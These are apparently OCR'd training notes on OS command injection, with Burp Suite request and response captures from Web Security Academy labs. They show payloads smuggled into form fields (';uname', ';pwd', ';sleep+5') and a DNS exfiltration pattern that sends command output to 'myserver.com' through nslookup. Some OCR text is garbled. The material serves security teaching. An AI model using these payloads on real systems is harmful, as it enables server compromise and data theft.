OS Command Injection



Website


OS Command Injection

- Execute system commands on the target web server.

→ Comparmise the application & server.


→ Compromise the network and other resources.


Main
New
Command


Ping myserver.com
TARGET.COM
MYSERVER.COM

```
nslookup `COMMAND`.myserver.com
```

```
nslookup COMMAND_RESULT.myserver.com
```


z00z@NULL ~ % uname
Darwin
z00z@NULL ~ % pwd
/Users/z00z
z00z@NULL ~ % uname;pwd
Darwin
/Users/z00z
z00z@NULL

Request


Pretty Raw Hex


```
Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a68000d04ef089dc0b945eb00320098.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a68000d04ef089dc0b945eb00320098.web-security-academy.net/product?productId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

productId=3;uname&storeId=2
```

Response

Pretty Raw

```
HTTP/1.1 20
Content-Type:                    set=utf-8
Connection: close
Content-Length: 3

73
```


https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net/fee...
Web Security Academy
Blind OS command injection with time delays
LAB Not solved
Back to lab description
Home | Submit feedback
Submit feedback
Name:
test
Email:
test@test.com
Subject:
test
Message:
asdasdasdas
Submit feedback
Thank you for submitting feedback!


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger
Extender Project options User options Learn
4 5
Send Cancel
Target: https://0ad9005b030d6eb2c0165eda004700a...
HTTP/1
Request
Pretty Raw Hex
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 csrf=gO23AHYNoIeqIB9cw9WoOnPMZOKrAfkQ&name=test&email=test%40test.com;pwd&
subject=test&message=asdasdasdas
Search...
0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 2
5
6 {
}
INSPECTOR

Send Cancel < > Target: https://0ad9005b030d6eb2c0165eda004700a... HTTP/1

Submit feedback

Request

Pretty Raw Hex \n

```
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0ad9005b030d6eb2c0165eda004700ae.web-security-academy.net/feedback
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 csrf=gO23AHYNoIeqIB9cw9WoOnPMZOKrAfkQ&name=test&email=test%40test.com;sleep+5&
   subject=test&message=asdasdasdas
```

Search... 0 ma

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 16
5
6 "Could not save"
```

INSPECTOR

Send Cancel < > Target: https://0ad9005b030d6eb2c0165eda004700a... HTTP/1

Request

